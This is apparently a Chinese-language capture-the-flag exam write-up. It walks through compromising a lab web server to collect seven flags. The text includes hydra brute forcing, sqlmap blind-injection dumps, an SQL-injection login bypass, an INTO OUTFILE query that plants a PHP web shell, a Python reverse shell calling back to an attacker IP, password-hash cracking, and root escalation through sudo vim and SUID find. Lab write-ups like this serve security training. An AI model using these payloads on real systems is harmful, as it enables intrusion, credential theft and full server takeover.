Write UP

考试人员：郑淼淼

靶机地址：http://192.168.36.204:9006

# flag1

使用nmap扫描靶机地址：

sudo nmap -sS -T4 -Pn -n -vvv --open --max-retries=0 -A -sV -sC -p9006 -oA nmap 192.168.36.204



PORT STATE SERVICE REASON VERSION

9006/tcp open http syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))

|\_http-title: Apache2 Ubuntu Default Page: It works

| http-robots.txt: 1 disallowed entry

|\_/

|\_http-server-header: Apache/2.4.56 (Debian)


| http-methods:

|\_ Supported Methods: GET POST OPTIONS HEAD

可见其中存在robots.txt文件。

访问robots.txt可见第一个flag


## flag{8502b86364db09ed82c5099b959f4296}



# flag2

页面为debian apache默认页面，无其他信息。

使用dirsearch对靶机进行扫描：



其中info.php文件可获得web路径（默认路径）：


/var/www/html



upload目录中无文件，但推测可写入。

admin为一个登录页面。仔细观察burp结果或页面源码，在最底部可见flag

## flag{31e59925156a1d08d01e58c0e4703c06}



# flag3

## 方法1-暴力破解


登录页面尝试进行弱口令暴力破解：

hydra -l admin -P ~/rockyou.txt -s 9006 192.168.36.204 http-post-form '/admin/:username=^USER^&password=^PASS^:Your Login Name or Password is invalid'

同样可以使用burp，此处不再展开详述。

获得弱口令：

admin123



使用 admin / admin123 成功登录。

## 方法2-SQLMAP时间盲注

存在sql注入，使用sqlmap获取密码关键数据：

sqlmap -r r.txt -p username --dbms=mysql --technique=T --current-db

admin

sqlmap -r r.txt -p username --dbms=mysql --technique=T -D admin --tables

users, flag

sqlmap -r r.txt -p username --dbms=mysql --technique=T -D admin -T users --dump

+----+----------------------------------+----------+

| id | password | username |

+----+----------------------------------+----------+

| 1 | 0192023a7bbd73250516f069df18b500 | admin |

+----+----------------------------------+----------+

密码为md5格式保存，使用cmd5或hashcat等获得密码为：

admin123



使用 admin / admin123 成功登录。

## 方法3-万能口令登录

使用基于SQL注入的万能口令可成功登录：


admin'# / <任意密码>

## 方法4-SQL写WebShell

使用基于SQL注入的方法，在可写目录upload中直接写入WebShell：

' union select '<?php system($\_REQUEST[1]);?>' into outfile '/var/www/html/upload/1.php'#






（后续可直接反弹shell）

-------------------------------

登录后可见flag

## flag{94e6eb2bed0ef9b50d4eda09376e1924}



# flag4

可代码执行直接反弹shell

||$(which python||which python3) -c 'import pty,os,socket as S;s=S.socket(S.AF\_INET,S.SOCK\_STREAM);s.connect(("192.168.36.63",443));O=os.dup2;n=s.fileno();O(n,0);O(n,1);O(n,2);pty.spawn("bash")'




同样可使用flag3中方法4-SQL语句写入WebShell直接进行反弹

http://192.168.36.204:9006/upload/1.php?1=$(which python||which python3) -c 'import pty,os,socket as S;s=S.socket(S.AF\_INET,S.SOCK\_STREAM);s.connect(("192.168.36.63",443));O=os.dup2;n=s.fileno();O(n,0);O(n,1);O(n,2);pty.spawn("bash")'

find / -iname '\*flag\*' 2>/dev/null

cat /var/www/flag.php

## flag{8337ef833b7644341f594e612dd588eb}




# flag5

## 方法1-SQLMAP时间盲注

flag3方法2-SQLMAP时间盲注中存在flag表，使用SQLMAP可盲注出该flag

sqlmap -r r.txt -p username --dbms=mysql --technique=T -D admin -T flag --dump



## 方法2-ReverseShell中登录数据库

从config.php中获取连接数据库使用的用户名和密码。



admin / KPHZL4KFT2QME4ZXX3KNZLWJ

连接数据

mysql -u admin -p


KPHZL4KFT2QME4ZXX3KNZLWJ

show databases;

use admin;

show tables;

select \* from flag;



## flag{fdd688559882bf3bca6aad6a8db4a29d}

# flag6

收集靶机系统用户信息

cat /etc/passwd|grep -v ssh|grep sh

root:x:0:0:root:/root:/bin/bash


user:x:1000:1000::/home/user:/bin/bash

说明本机存在两个用户 root 与 user 。

## 方法1-复用密码

尝试使用之前收集的密码信息进行登录，发现数据库密码即 user 用户的密码。

user / KPHZL4KFT2QME4ZXX3KNZLWJ



## 方法2-sudo利用

检查 sudo 配置情况，发现sudo命令可切换至user用户。

sudo -u user bash



cat /home/user/user.txt


flag{f49a058245fffd6e688df7f39d33abce}

## flag{f49a058245fffd6e688df7f39d33abce}

# flag7

## 方法1-HASH破解

观察到 user 用户属于 shadow 用户组，该组成员可以读取 /etc/shadow 文件，将其中的 root 密码 hash 进行破解可得到 root 密码。




说明：由于靶机环境配置问题，root hash未正常写入。


按照预想情况，靶机root hash为：

$1$A5aJmH.V$Q3UfFj.GMCfN19qdotwLc/



该hash可通过john / hashcat / cmd5等获得密码明文：






john --wordlist=~/rockyou.txt --format=crypt --user=root shadow

root / 1234567890@

## 方法2-sudo利用

在 user 用户下使用 sudo -l 检查权限（基于复用密码），发现可执行vim程序：






sudo vim

KPHZL4KFT2QME4ZXX3KNZLWJ


:!bash



## 方法3-SUID利用

查找系统中启用了SUID的程序：


find / -type f -perm -u=s 2>/dev/null



发现其中 find 命令具备 SUID 权限。

find /etc/passwd -exec bash -p \;

即可获得 root 权限



cat /root/root.txt

flag{7cb1817c8b8534d69e6518f98164113d}



## flag{7cb1817c8b8534d69e6518f98164113d}